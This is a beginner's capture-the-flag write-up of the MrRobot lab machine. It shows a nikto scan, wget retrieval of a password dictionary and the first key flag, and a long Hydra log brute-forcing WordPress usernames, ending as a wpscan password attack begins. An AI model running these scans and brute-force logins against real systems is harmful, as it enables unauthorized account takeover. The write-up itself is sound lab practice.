

Disclaimer: This was my first CTF. Had too much fun doing this. I will do several more because this truly piqued my curiosity.

MrRobot CTF


Exploiting a vulnerable apache server.

Strategy:

Compromise the vulnerable machine in order to locate and exfiltrate 3-of-3-key-flags.


Tactics:

1. Perform a network scan. Using netdiscover and nmap to discover target Ip 192.168.1.132. Using nikto, to scan the vulnerable web server. Gaining access to the /robot.txt



```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~ shashhh10@kali: ~/Desktop  
shashhh10@kali:~$ nikto -h 192.168.1.132  
- Nikto v2.1.6  
-----  
+ Target IP: 192.168.1.132  
+ Target Hostname: 192.168.1.132  
+ Target Port: 80  
+ Start Time: 2020-04-27 03:44:50 (GMT-4)  
-----  
+ Server: Apache  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Retrieved x-powered-by header: PHP/5.5.29  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Uncommon header 'tcn' found, with contents: list  
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html, index.php  
+ OSVDB-3092: /admin/: This might be interesting...  
+ Uncommon header 'link' found, with contents: <http://192.168.1.132/?p=23>; rel=shortlink  
+ /wp-links-opml.php: This WordPress script reveals the installed version.  
+ OSVDB-3092: /license.txt: License file found may identify site software.  
+ /admin/index.html: Admin login page/section found.  
+ Cookie wordpress_test_cookie created without the httponly flag  
+ /wp-login/: Admin login page/section found.  
+ /wordpress: A Wordpress installation was found.  
+ /wp-admin/wp-login.php: Wordpress login found  
+ /wordpresswp-admin/wp-login.php: Wordpress login found  
+ /blog/wp-login.php: Wordpress login found  
+ /wp-login.php: Wordpress login found  
+ /wordpresswp-login.php: Wordpress login found  
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host  
+ End Time: 2020-04-27 03:53:25 (GMT-4) (515 seconds)  
-----  
+ 1 host(s) tested  
shashhh10@kali:~$
```

2. Analyzing and capturing the first flag (1-of-3-key-flags) from the /robots.txt. Printing the file in a text format. Also captured a dictionary filled with passwords.(fsociety). The web server has a Wordpress login as discovered in the nikto search.



```
shashhh10@kali: ~/Desktop
File Actions Edit View Help
shashhh10@kali: ~ shashhh10@kali: ~/Desktop

shashhh10@kali:~$ cd Desktop
shashhh10@kali:~/Desktop$ wget 192.168.1.132/fsociety.dic
--2020-04-27 03:49:38-- http://192.168.1.132/fsociety.dic
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response... 404 Not Found
2020-04-27 03:49:38 ERROR 404: Not Found.

shashhh10@kali:~/Desktop$ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try `wget --help' for more options.
shashhh10@kali:~/Desktop$ wget 192.168.1.132/fsociety.dic
--2020-04-27 03:50:24-- http://192.168.1.132/fsociety.dic
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response... 404 Not Found
2020-04-27 03:50:24 ERROR 404: Not Found.


shashhh10@kali:~/Desktop$ wget 192.168.1.132/fsociety.dic
--2020-04-27 03:51:18-- http://192.168.1.132/fsociety.dic
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic      100%[=====>] 6.91M 16.5MB/s  in 0.4s
2020-04-27 03:51:18 (16.5 MB/s) - 'fsociety.dic' saved [7245381/7245381]

shashhh10@kali:~/Desktop$ wget 192.168.1.132/key-1-of-3.txt
--2020-04-27 03:51:55-- http://192.168.1.132/key-1-of-3.txt
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'


key-1-of-3.txt    100%[=====>] 33 --KB/s  in 0s
2020-04-27 03:51:55 (1.98 MB/s) - 'key-1-of-3.txt' saved [33/33]

shashhh10@kali:~/Desktop$ ls
CSC690-Graduate-CapstoneProject- CTFs cyber-sec- fsociety.dic key-1-of-3.txt
shashhh10@kali:~/Desktop$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
shashhh10@kali:~/Desktop$
```




User-agent: \*  
fsociety.dic  
key-1-of-3.txt

3. Gaining access to the vulnerable web server through the Wordpress login. Finding the username and the password through brute forcing using burp suite and password cracking tools. Using fake credentials to check and analyze login activity.




Used Burp suite to intercept Post requests for the login credentials using a proxy server.





Used Hydra to bruteforce and exfiltrate the username credentials.

A screenshot of a Kali Linux terminal window. The window title is "shashhh10@kali: ~/Desktop". The terminal shows the output of a Hydra brute force attack. It lists 49 login attempts for the target 192.168.1.132, all with the password "1234". The attempts are for various usernames: the, now, Wikia, extensions, scss, window, http, var, page, Robot, Elliot, and, document, mrrobot, com, ago, function, eps1, null, chat, user, Special, GlobalNavigation, images, net, push, category, Alderson, lang, nocookie, ext, his, output, SLOTNAME, for, oasis, color, minute, css, beacon, common, 1199146, Wiki, and name. All attempts result in "(0/0)". At the end of the list, a green line indicates a successful login: "[80][http-post-form] host: 192.168.1.132 login: Elliot password: 1234".

```
[ATTEMPT] target 192.168.1.132 - login "the" - pass "1234" - 5 of 858235 [child 4] (0/0)
[ATTEMPT] target 192.168.1.132 - login "now" - pass "1234" - 6 of 858235 [child 5] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Wikia" - pass "1234" - 7 of 858235 [child 6] (0/0)
[ATTEMPT] target 192.168.1.132 - login "extensions" - pass "1234" - 8 of 858235 [child 7] (0/0)
[ATTEMPT] target 192.168.1.132 - login "scss" - pass "1234" - 9 of 858235 [child 8] (0/0)
[ATTEMPT] target 192.168.1.132 - login "window" - pass "1234" - 10 of 858235 [child 9] (0/0)
[ATTEMPT] target 192.168.1.132 - login "http" - pass "1234" - 11 of 858235 [child 10] (0/0)
[ATTEMPT] target 192.168.1.132 - login "var" - pass "1234" - 12 of 858235 [child 11] (0/0)
[ATTEMPT] target 192.168.1.132 - login "page" - pass "1234" - 13 of 858235 [child 12] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Robot" - pass "1234" - 14 of 858235 [child 13] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Elliot" - pass "1234" - 15 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.132 - login "styles" - pass "1234" - 16 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.132 - login "and" - pass "1234" - 17 of 858235 [child 2] (0/0)
[ATTEMPT] target 192.168.1.132 - login "document" - pass "1234" - 18 of 858235 [child 0] (0/0)
[ATTEMPT] target 192.168.1.132 - login "mrrobot" - pass "1234" - 19 of 858235 [child 6] (0/0)
[ATTEMPT] target 192.168.1.132 - login "com" - pass "1234" - 20 of 858235 [child 12] (0/0)
[ATTEMPT] target 192.168.1.132 - login "ago" - pass "1234" - 21 of 858235 [child 10] (0/0)
[ATTEMPT] target 192.168.1.132 - login "function" - pass "1234" - 22 of 858235 [child 13] (0/0)
[ATTEMPT] target 192.168.1.132 - login "eps1" - pass "1234" - 23 of 858235 [child 3] (0/0)
[ATTEMPT] target 192.168.1.132 - login "null" - pass "1234" - 24 of 858235 [child 8] (0/0)
[ATTEMPT] target 192.168.1.132 - login "chat" - pass "1234" - 25 of 858235 [child 1] (0/0)
[ATTEMPT] target 192.168.1.132 - login "user" - pass "1234" - 26 of 858235 [child 5] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Special" - pass "1234" - 27 of 858235 [child 4] (0/0)
[ATTEMPT] target 192.168.1.132 - login "GlobalNavigation" - pass "1234" - 28 of 858235 [child 7] (0/0)
[ATTEMPT] target 192.168.1.132 - login "images" - pass "1234" - 29 of 858235 [child 9] (0/0)
[ATTEMPT] target 192.168.1.132 - login "net" - pass "1234" - 30 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.132 - login "push" - pass "1234" - 31 of 858235 [child 11] (0/0)
[80][http-post-form] host: 192.168.1.132 login: Elliot password: 1234
[ATTEMPT] target 192.168.1.132 - login "category" - pass "1234" - 32 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Alderson" - pass "1234" - 33 of 858235 [child 2] (0/0)
[ATTEMPT] target 192.168.1.132 - login "lang" - pass "1234" - 34 of 858235 [child 6] (0/0)
[ATTEMPT] target 192.168.1.132 - login "nocookie" - pass "1234" - 35 of 858235 [child 10] (0/0)
[ATTEMPT] target 192.168.1.132 - login "ext" - pass "1234" - 36 of 858235 [child 13] (0/0)
[ATTEMPT] target 192.168.1.132 - login "his" - pass "1234" - 37 of 858235 [child 0] (0/0)
[ATTEMPT] target 192.168.1.132 - login "output" - pass "1234" - 38 of 858235 [child 1] (0/0)
[ATTEMPT] target 192.168.1.132 - login "SLOTNAME" - pass "1234" - 39 of 858235 [child 3] (0/0)
[ATTEMPT] target 192.168.1.132 - login "for" - pass "1234" - 40 of 858235 [child 5] (0/0)
[ATTEMPT] target 192.168.1.132 - login "oasis" - pass "1234" - 41 of 858235 [child 8] (0/0)
[ATTEMPT] target 192.168.1.132 - login "color" - pass "1234" - 42 of 858235 [child 7] (0/0)
[ATTEMPT] target 192.168.1.132 - login "minute" - pass "1234" - 43 of 858235 [child 12] (0/0)
[ATTEMPT] target 192.168.1.132 - login "css" - pass "1234" - 44 of 858235 [child 9] (0/0)
[ATTEMPT] target 192.168.1.132 - login "beacon" - pass "1234" - 45 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.132 - login "common" - pass "1234" - 46 of 858235 [child 4] (0/0)
[ATTEMPT] target 192.168.1.132 - login "1199146" - pass "1234" - 47 of 858235 [child 11] (0/0)
[ATTEMPT] target 192.168.1.132 - login "Wiki" - pass "1234" - 48 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.132 - login "name" - pass "1234" - 49 of 858235 [child 2] (0/0)
```

4. After gaining access to the username used wpscan with the fsociety.dic to perform a brute force dictionary attack on the login credentials for the username Elliot.

